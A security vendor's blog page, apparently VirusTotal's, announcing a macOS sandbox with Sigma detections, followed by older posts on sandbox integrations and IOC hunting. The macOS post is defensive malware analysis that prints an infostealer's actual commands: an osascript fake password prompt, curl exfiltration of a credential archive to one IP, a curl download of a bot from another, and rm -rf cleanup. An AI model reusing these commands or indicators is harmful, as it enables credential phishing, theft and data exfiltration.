Showing posts with label malware sandbox. Show all posts

Tuesday, October 13, 2026

, , , , , , , , ,

Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections

In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.

Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.

Why We Built macOS Mirage: Beyond Box of Apples

Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:

  1. Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
  2. Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Capability Box of Apples (2015 / 2018) macOS Mirage (2026)
Hardware Architecture Intel (x86_64) Native Apple Silicon (ARM64)
Operating System OS X 10.11 El Capitan / 10.13 High Sierra Modern macOS (including macOS 26)
Supported Payloads Intel Mach-O bundles and basic installers ARM64 & Universal Mach-O, .dmg, .pkg, .app, .sh, .py, PDFs
Behavioral Telemetry Legacy dtrace syscall tracing Modern kernel-supported security telemetry & accurate process trees
Behavioral Detections Basic behavior tags Sigma behavioral rules, MITRE ATT&CK mapping, and YARA scanning
Dropped File Analysis Basic file list Automated extraction and recursive multi-engine scanning of dropped payloads
Network Capabilities Basic NAT egress Multi-mode networking (Internet, Simulated INetSim, HTTPS MITM, Tor, VPN) (Private Scanning exclusive)
Interactive Control Automated execution only Live Mouse, Keyboard & Clipboard Control (Private Scanning exclusive)

Rich GUI Execution and Persistence Tracking

Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.

Dynamic detonation of a macOS application in macOS Mirage
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Full window management, 3D rendering, and Dock process tracking inside macOS Mirage
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.

In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:

  • Persistence Mechanisms: LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
  • Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
  • Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
  • System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.

New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action

To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.

Let's look at a real-world example of a macOS info-stealer and credential-phishing sample analyzed by macOS Mirage on VirusTotal: be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878

When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:

  1. AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
  2. Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
  3. Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
  4. Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
macOS Mirage screenshot capturing deceptive AppleScript Password Request dialog
Figure 3: macOS Mirage screenshot capturing the deceptive AppleScript "Password Request" phishing dialog displayed by sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878.

From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:

Sigma Rule Name Severity MITRE ATT&CK Matched Behavioral Telemetry
macos_osascript_credential_phishing High T1059.002, T1056.002 Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access High T1555.001, T1555.003, T1005 Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access High T1555.001, T1555.003, T1005 Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download Medium T1105, T1071.001 Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity Medium T1041, T1567 Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools Medium T1485, T1070.004 Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators Low T1071.001, T1105 Automated curl command-line execution with explicit http:// C2 protocol indicators

Hunting Related Threats with VirusTotal Intelligence Pivots

At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.

1. Process & Command-Line Pivots (behaviour_processes)

2. Dropped File & Hidden State File Pivots (behaviour_files)

3. C2 & Network Pivots (behaviour_network)

4. macOS Mirage Verdict, Sigma & MITRE ATT&CK Pivots

Sample / Dropped Artifact SHA-256 File Name / Role Static AV macOS Mirage Verdict
be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 unix51436504 (Universal Mach-O Stealer) 6 / 76 MALWARE / STEALER / PHISHING
01f9a24bd868a856909db5eb61be6f30939e402fd7dd2e40180ffe2406de5c35 chrome (Sibling Universal Mach-O Build) 6 / 76 MALWARE / STEALER / PHISHING
336c1ba08fb64d466e042e16f20bf0d1f3947e4430000be08c2b6698884de028 localfile~.arm64 (Native ARM64 Slice) 9 / 76 MALWARE / STEALER / PHISHING
c363180da38cac9e894b158a65eb3ad72eb31c24a6b16c00bbc3bfc276db32d5 macos-stealer-v2 (Related Stealer Cluster) 27 / 76 MALWARE / STEALER / PHISHING
f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c /private/tmp/binaryexe / .binaryexe (Dropped C2 Bot) 28 / 76 Dropped Second-Stage Implant
d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678 /Library/LaunchDaemons/com.somedaemon.plist 0 / 75 Dropped Persistence Property List

Interactive Live Analysis (Exclusive to Private Scanning)

While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.

To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:

  • Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
  • Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
  • Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
  • Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Selecting macOS Mirage and enabling Live Interaction inside Private Scanning
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Sending Clipboard Text as Keystrokes During Live Interaction
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.

Try It Out and Share Your Feedback

macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.

If you find any issues or have feature requests, please don't hesitate to contact us.

Happy hunting!

Wednesday, October 20, 2021

, , , , , ,

VirusTotal Multisandbox += Microsoft Sysinternals

We welcome the new multisandbox integration with Microsoft sysinternals. It was also recently announced on the sysinternals blog as part of their 25th anniversary. This industry collaboration will greatly benefit the entire cybersecurity community helping put the spotlight on indicators of compromise that may be seen if malware is detonated within your own environment.


In their own words:

"The new Microsoft Sysinternals behavior report in VirusTotal, including an extraction of Microsoft Sysmon logs for Windows executables (EXE) on Windows 10, is the latest milestone in the long history of collaboration between Microsoft and VirusTotal. Microsoft uses VirusTotal reports as an accurate threat intelligence source, and VirusTotal uses detections from Microsoft Defender Antivirus and Microsoft Sysinternals Autoruns, Process Explorer and Sigcheck tools. This cross-industry collaboration has a significant impact on improving customers protection. " says Andi Comisioneru, Group Program Manager, Cloud Security, Microsoft.


Let's take a look at a few example reports. For example in the file with sha256 1bb93d8cc7440ca2ccc10672347626fa9c3f227f46ca9d1903dd360d9264cb47

Here we see a report from Microsoft sysinternals sysmon with DNS resolutions, process tree and shell commands:


From the DNS resolution seen, we can make use of VT-Graph to pivot on other samples that also resolve the same hostname.



For our second example let's look at 1247bb4e1d0aa5aec6fadccaac6e898980ac33b16b69a4aa48fc6e2fb570141d.  Here we see a suspicious email address contained within some files written to the disk:


If we wish to pivot on that, we can search for other similar samples with the same modus operandi with a search query like:
behaviour_files:@tutanota.com


Finally our last example is:

4bb1227a558f5446811ccbb15a7bfe3e1f93fce5a87450b2f2ea05a0bca36bb2. This sample is a coinminer that stores a dropped file in %USERPROFILE%\AppData\Roaming\Microsoft\Telemetry\sihost32.exe

It also registers a scheduled task on logon. It is possible to find other samples doing the same thing with the following intelligence query:
behaviour_processes:"\"AppData\\Microsoft\\Telemetry\\sihost32.exe\""

For more ways to search, see documentation on the available file search modifiers.
 

Happy hunting!

Tuesday, January 28, 2020

, , , , , , , , ,

VirusTotal MultiSandbox += BitDam ATP

VirusTotal would like to welcome BitDam to the multi-sandbox project!


In their own words:

BitDam Advanced Threat Protection (ATP) is a cloud-based engine that proactively detects threats, pre-delivery, preventing hardware and logical exploits, ransomware, spear-phishing and zero-day attacks contained in files and URLs. BitDam’s patented attack-agnostic technology shows remarkably higher protection rates compared to engines that are based on knowledge of previous threats. It learns the normal code-level executions of business applications such as MS-Word and Acrobat Reader, creating a whitelist knowledge-base. Based on this knowledge, the detection engine determines whether a given file or weblink is malicious or not, regardless of the specific malware it may contain.

Let's take a deeper look at some interesting samples showcasing BitDam's capabilities:


XLS spreadsheet with macro in a hidden sheet which launches powershell


This file contains a macro which accesses certain cells in a hidden sheet to retrieve the payload and then runs powershell with an obfuscated command line. The powershell script spawns a .NET related processes to compile the payload.

218178c583a2479ee6330f374f9e015db55c339d5b55cfd4f8b7a2fb78e8ab9d


BitDam not only generates execution reports, it also produces behaviour-based detection verdicts, we see BitDam detects the file as malware.


Doc with macro and VBA and WMI


This word document has a macro with some benign code, likely for deception and to make static analysis more difficult. The document also uses some basic obfuscation techniques.


BitDam highlights the network communications observed during the execution and populates the pertinent file to domain/IP address/URL relationships back into VirusTotal, as illustrated by the sample’s graph:


Discovering detection blindspots


VT Enterprise customers can use search modifiers to dig deeper. For example, we can look for files with low AV detections that BitDam ATP detects as malware:

bitdam_atp:malware and positives:7- and fs:2020-01-01+


Note that this task can also be automated via APIv3.

Welcome BitDam, glad to have you onboard!

Wednesday, November 06, 2019

, , , , , , , , , ,

Pipelining VT Intelligence searches and sandbox report lookups via APIv3 to automatically generate indicators of compromise

TL;DR: VirusTotal APIv3 includes an endpoint to retrieve all the dynamic analysis reports for a given file. This article showcases programmatic retrieval of sandbox behaviour reports in order to produce indicators of compromise that you can use to power-up your network perimeter/endpoint defenses. We are also releasing a set of python scripts alongside this blog post to illustrate this use case.

We recently rolled out a new Windows dynamic analysis system called VirusTotal Jujubox. This new sandbox represents a major revamp of VirusTotal’s in-house behaviour analysis capabilities as well as a key addition to the multi-sandbox project, which already aggregates behaviour reports from more than 10 partners and the most popular operating systems.

Behaviour reports are often perceived as a mechanism to understand what an individual sample does when executed, a quick overview before diving into disassembly and debugging. However, when you have a massive dynamic analysis setup processing hundreds of thousands of files per day, the microscopic dissection capability is far from being the most attractive use case.

When you generate reports at scale, and more importantly, when you index them in an elasticsearch index and expose it via API, the generated data can be used for advanced hunting, especially when this data can be combined with other static, binary and in-the-wild properties.

The basic workflow would be as follows:

  1. Periodically identify new malware variants pertaining to a family that you are tracking making use of the VT Intelligence search API. Use family variant commonalities (for instance a section name, the compilation timestamp or a document’s author metadata property) to retrieve a stream of malware.
  2. Focus on recent matches since the previous execution (query: fs:2019-11-01+).
  3. For each match, retrieve the generated behaviour reports for the pertinent file. You can also focus specifically on network communications with the contacted_ips, contacted_domains and contacted_urls relationships.
  4. For each automatically extracted network observable, check popularity ranks in order to filter out noise and FPs.
  5. All the newly yielded network artefacts (CnCs) can then be fed into SIEMs or transformed into IDS rules to power up network perimeter defenses.


Let’s illustrate this with a particular example. Bankbot is an Android banking trojan, it allows the attacker to perform:

  • SMS hijacking.
  • GPS tracking.
  • New permission requests.
  • Overlay attacks to mask legit bank apps with forms to intercept credentials. Sometimes based on a remote set of HTML templates. 

The trojan was released in an underground forum and the post included the source code for the client-side and server-side components, including the database setup to collect stolen information.



Initially, the trojan included a hardcoded list of target bank applications that it would overlay in order to intercept banking credentials:


Since the source code of the trojan was also published in the underground forum, other crooks soon modified it to accept a remote list of financial entities to attack. This makes target identification more complex, static analysis is not enough to identify the targeted banks and subsequent date-tied CnC infrastructure.


While identifying targeted financial institutions might be a more complex task, discovering new variants of the same family and automatically identifying new network infrastructure tied to it becomes easier. Why is this? A server-side remote target list leads to a common network infrastructure pattern that can be used to track the malware family.

This is an example of a Bankbot sample:
https://www.virustotal.com/gui/file/5fdbe1e83ec9c43929cc348681cb6afde12afee637feaf444a4983c317b18423/detection


VT Enterprise allows similarity searches and other attribute searches to find additional variants of the same malware family. In this particular case, the Android package name under the details tab seems interesting, clicking on it will launch a VT Intelligence search for other Android APKs that share that very same package name:



The matches do indeed seem to belong to the same family:



When opening these samples and looking at their behaviour reports, certain commonalities are easily noticed:


Static/behaviour/code commonalities are very frequent since attackers usually reuse code across different campaigns. Sometimes the commonalities are a result of recompiling the same code to communicate with a different network infrastructure. Other times, commonalities are present because the attack binaries are generated with some kind of builder or kit for dummies. Similarly, CnC infrastructure often exhibits commonalities in terms of the same path structure or query parameters, it is the result of attackers reusing the same CnC panel through a server-side kit that they deploy without changing file names or path structure.

These patterns, in conjunction with VT’s massive dynamic analysis setup and indexing, make it easy to automatically discover new malicious network infrastructure and automatically generate indicators of compromise.

The behaviour reports for the identified cluster of samples shows that the CnC panel uses the subpaths tuk_tuk.php or checkPanel.php.

Let’s use this common pattern to periodically check VirusTotal for new variants of this malware family, and by doing so, let’s identify new network infrastructure tied to this attack, live, as samples are uploaded to VirusTotal.

Using the APIv3 Intelligence search endpoint, it’s possible to search for any Android APK whose network recordings contain the substring tuk_tuk.php:
https://developers.virustotal.com/v3.0/reference#intelligence-search
type:apk behaviour_network:"tuk_tuk.php"

Multiple properties, such as dynamic/static analysis and metadata, can be combined to make a more refined search:
type:apk behaviour_network:"tuk_tuk.php" behaviour:"del_sws" androguard:"android.permission.ACCESS_FINE_LOCATION"

